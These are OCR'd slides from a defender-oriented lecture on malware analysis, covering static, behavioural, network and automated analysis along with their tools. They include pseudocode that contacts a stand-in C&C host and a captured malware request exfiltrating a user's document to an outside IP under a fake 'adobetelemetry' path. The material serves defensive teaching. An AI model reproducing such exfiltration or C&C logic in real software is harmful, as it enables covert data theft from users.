Chapter 3 - Artefact Analysis Fundamentals – A Defender's Perspective

By Alex Zacharis

Content:

- Static Analysis & Tools
- Dynamic Analysis & Tools
- Automation of Dynamic Analysis
  - Evaluating Automated Analysis Platforms
- YARA & Rules
- H/W

Malware Analysis

- A process that uses various tools and techniques to determine how the malicious code works.
- No single algorithm to indicate how to analyse code
- Analysts tend to have their own favorite techniques and preferred tools

Malware Analysis - Why ?

- Assess damage
- Identify vulnerability
- Discover IOCs
- Mitigate
- Detect Data Exfiltration
- Identify other infected hosts
- Catch the perpetrator
- Prevent it from happening again
- ....

Malw

Static Analysis

Static analysis

Behavioural analysis

Network analysis

Automated analysis

Precautions

- Create a safe Analysis Environment
- When executing samples, make sure there is no direct access to the local network

Static Analysis

Malware sample is analysed without being executed

- strings list
- import and export tables
- list of file sections
- file resources
- signatures of well-known packers

Static Analysis Advantages

- Code is not executed (safer)
- Can provide useful information on malware functionality and the algorithms used
- Possible to analyse parts of the code that are not executed during dynamic analysis

Static Analysis Advantages

```
If (isChristmas()) {

    doBadThing();

}
```


Static Analysis Disadvantages


- Time consuming
- Obfuscation=Headache
- Requires good reverse engineering skills
- Hard to predict the execution path and follow registry and stack changes


Static Analysis Tools

- **PEID**: detects packers, cryptors and compilers found in PE executable files
- **ExeInfo PE**: used to view various information on any executable file.
- **PE Studio**: a tool that performs static analysis of 32-bit and 64-bit Windows executable files

PEiD – Exeinfo – PeStudio








Static Analysis Tools (contd.)


- **CFF Explorer**: multiple features such as hex editor, import adder, signature scanner, signature manager, extension support, scripting, disassembler, dependency walker etc.
- **BinText**: finds ASCII, Unicode and Resource strings in a file.

CFF Explorer - BinText



Static Analysis Tools (contd.)

IDAPro: the most widely use disassembler



Ghidra (ghidra-sre.org)

CodeBrowser: ve7800:/setsema.dll

File Edit Analysis Navigation Search Select Tools Window Help

Program Trees

- setsema.dll
  - Headers
  - .text
  - .rdata
  - .data
  - .idata
  - .smseg
  - .reloc

Program Tree

Symbol Tree

- SetRandomCoordinate
- SetScanDensity
- SetScanStartH
- SetScanStartV
- SetScanWidthH
- SetScanWidthV
- SetSEM
- SetSemBusAutoSequence
- SetVBL
- SetWFM
- sprintf
- StartCommandTransfer

Filter:

Data Type Manager

- Data Types
  - BuiltInTypes
  - setsema.dll
  - windows_vs12_32

Filter:

Listing: setsema.dll

*setsema.dll

```
                    LAB_100369b7                                    XREF[1]:     10036991(j)
100369b7 8d 41 fd        LEA        EAX,[ECX + -0x3]
100369ba 8b 4c 24 04     MOV        ECX,dword ptr [ESP + _Str]
100369be 2b c1           SUB        EAX,ECX
100369c0 c3              RET

                    LAB_100369c1                                    XREF[1]:     1003698d(j)
100369c1 8d 41 fc        LEA        EAX,[ECX + -0x4]
100369c4 8b 4c 24 04     MOV        ECX,dword ptr [ESP + _Str]
100369c8 2b c1           SUB        EAX,ECX
100369ca c3              RET
100369cb cc              ??         CCh
100369cc cc              ??         CCh
100369cd cc              ??         CCh
100369ce cc              ??         CCh
100369cf cc              ??         CCh
```

Edit Function at 100369d0

undefined4 sprintf (char * dst, char * format, ...)

Function Name: sprintf

Calling Convention: __cdecl

Function Attributes:

- [x] Varargs
- [ ] In Line
- [ ] No Return
- [ ] Use Custom Storage

Function Variables

Index	Datatype	Name	Storage
	undefined4	<RETURN>	EAX:4
1	char *	dst	Stack[0x4]:4
2	char *	format	Stack[0x8]:4

Call Fixup: -NONE-

OK Cancel

Console - Scripting

Successfully compiled

Decompile: sprintf - (setsema.dll)

```
1
2  int __cdecl sprintf(undefined *param_1,int param_2)
3
4  {
5    code *pcVar1;
6    uint uVar2;
7    undefined4 uVar3;
8    int iVar4;
9    char *local_24;
10   int iStack32;
11   undefined *puStack28;
12   undefined4 uStack24;
13
14   if ((param_1 == (undefined *)0x0) &&
15      (uVar2 = FUN_10038db0(2,(int)"sprintf.c",0x5d,0,(byte *)"string != NULL"), uVar2 ==
16     pcVar1 = (code *)swi(3);
17     uVar3 = (*pcVar1)();
18     return uVar3;
19   }
20   if ((param_2 == 0) &&
21      (uVar2 = FUN_10038db0(2,(int)"sprintf.c",0x5e,0,(byte *)"format != NULL"), uVar2 ==
22     pcVar1 = (code *)swi(3);
23     uVar3 = (*pcVar1)();
24     return uVar3;
25   }
26   uStack24 = 0x42;
27   puStack28 = param_1;
28   local_24 = param_1;
29   iStack32 = 0x7fffffff;
30   iVar4 = FUN_1003c5f0(&local_24,(byte *)param_2,(undefined4 *)&stack0x0000000c);
31   iStack32 = iStack32 + -1;
32   if (iStack32 < 0) {
33     FUN_1003c370(0,(int *)&local_24);
34   }
35   else {
36     *local_24 = 0;
37   }
38   return iVar4;
39 }
40
```

100369d0 | sprintf | PUSH EBP

Latest malware-analysis topics - because-security

Behavioural Analysis

Static analysis

Behavioural analysis

Network analysis

Automated analysis

Behavioural Analysis

The malicious code is intentionally executed in a controlled environment to observe what changes it makes to the operating system

- File system
- Registry
- Process list
- System resources usage
- Visible anomalies (e.g. disappearing files).
- …

Behavioural Analysis Advantages

- Can be less time consuming than static analysis
- Ability to understand behavior caused by dynamically loaded code
- Analysed behavior might be used to identify and disinfect other infected workstations.

Behavioural Analysis Disadvantages

- Non-executed code will not be analysed (think isChristmas())
- Requires a certain level of expertise
- Static analysis is ‘safer’

Behavioural Analysis Tools

- **Process Monitor (sysinternals)**– records info about File system, Registry, and Process/Thread activity
- **Virtualisation/Emulator Tools**
- **Network analysis tools**
- **Droidbox**
- ….

Network Analysis

Static analysis

Behavioural analysis

Network analysis


Automated analysis

Network Analysis


- During network analysis, the malware sample is executed in a controlled environment while all network traffic is captured.
- Hosts the malware was communicating with
- Well-known network traffic patterns
- Payload
- Which Exploit Kit was used
- ….
- Source of infection

Network Analysis - Data Acquisition

- **Port Mirroring/Span**



Network tap



Usually performed alongside behavioral analysis

Network Analysis - Data Acquisition


Tshark

tshark -i eth0 -w capture-output.pcap


tcpdump

tcpdump –vv –c 10000 –s0 –A –w badboys.pcap –n -i eth0 not port 22

Wireshark



Virtualisation Tools



Network Analysis Advantages

- It is often possible to identify addresses of C&C servers and specific botnet to which a malware belongs.
- Detect Exfiltrated Data
- Understand Malware Behavior

Network Analysis Disadvantages

- Requires Networking knowledge
- Encryption
- Network activity may differ significantly within enclosed environment
- Not easy/possible to simulate response (hostfile, dnsmasq ….)

Network Analysis Disadvantages

```
response =
Http.get(www.cnc.coms/dosomething.php);

If (response == “OK_DOSOMETHING”) {

    doBadThing();

}
```

Our Sample: File Exfiltration

#	Result	Protocol	Host	URL
26	502	HTTP	13.80.152.225	/adobetelemetry/Upload.aspx
30	502	HTTP	13.80.152.225	/adobetelemetry/Upload.aspx
36	502	HTTP	13.80.152.225	/adobetelemetry/Upload.aspx
40	502	HTTP	13.80.152.225	/adobetelemetry/Upload.aspx
48	502	HTTP	13.80.152.225	/adobetelemetry/Upload.aspx
50	502	HTTP	13.80.152.225	/adobetelemetry/Upload.aspx
51	502	HTTP	13.80.152.225	/adobetelemetry/Upload.aspx
4	200	HTTP	Tunnel to	drive.google.com:443
6	200	HTTP	Tunnel to	beacons.gcp.gvt2.com:443
8	200	HTTP	Tunnel to	signaler-pa.clients6.google.com:443
10	200	HTTP	Tunnel to	signaler-pa.clients6.google.com:443
19	200	HTTP	Tunnel to	beacons.gcp.gvt2.com:443
22	200	HTTP	Tunnel to	ssl.gstatic.com:443
31	200	HTTP	Tunnel to	play.google.com:443
34	200	HTTP	Tunnel to	e2cs02.gcp.gvt2.com:443
38	200	HTTP	Tunnel to	beacons.gvt2.com:443
41	200	HTTP	Tunnel to	clientservices.googleapis.com:443
54	200	HTTP	Tunnel to	beacons.gcp.gvt2.com:443
57	200	HTTP	Tunnel to	vortex.data.microsoft.com:443

Log | Filters | Timeline

Get Started | Statistics | Inspectors | AutoResponder | Composer | Fiddler Orchestra Beta | FiddlerScript

Headers | TextView | SyntaxView | WebForms | HexView | Auth | Cookies | Raw | JSON | XML

```
POST http://13.80.152.225/adobetelemetry/Upload.aspx HTTP/1.1
Content-Type: multipart/form-data; boundary=----------------
User-Agent: WinSock
Host: 13.80.152.225
Content-Length: 394
Pragma: no-cache

------------------
Content-Disposition: form-data; name="attach"; filename="Objects to Extract PHD.xlsx - Sheet1.pdf"
Content-Type: text/html,application/xhtml+xml,application/xml

%PDF-1.4
% □□□□
4
0
obj
<<
/Type
/Catalog
/Names
<<
/Javascript
3
0
R
>>
```

Network Analysis Tools

- Wireshark / tshark / tcpdump/ngrep
- Dshell
- Nfdump/Nfsen
- Network Miner
- Fiddler
- Omnipeek
- Xplico / CapAnalysis
- Etc.

Security Onion

Linux distro based on Ubuntu

- Snort – Network IDS/IPS
- Suricata – Network IDS/IPS
- Bro – Network IDS/IPS
- OSSEC – Host based IDS
- Sguil – Network Security Monitoring tool
- ELSA – Log receiver, archiver, indexer, and web frontend for incoming syslog
- Networkminer – Network Forensics Tool

Security Onion

Automated Analysis

Static analysis

Behavioural analysis

Network analysis

Automated analysis

Online Sandboxes

- Cuckoo Sandbox (malwr.ee)
- VirusTotal - Home
- Free Automated Malware Analysis Service - powered by Falcon Sandbox (hybrid-analysis.com)
- Automated Malware Analysis - Joe Sandbox Cloud Basic
- Scan Maldoc | Document+PDF Malware Analysis (tylabs.com)

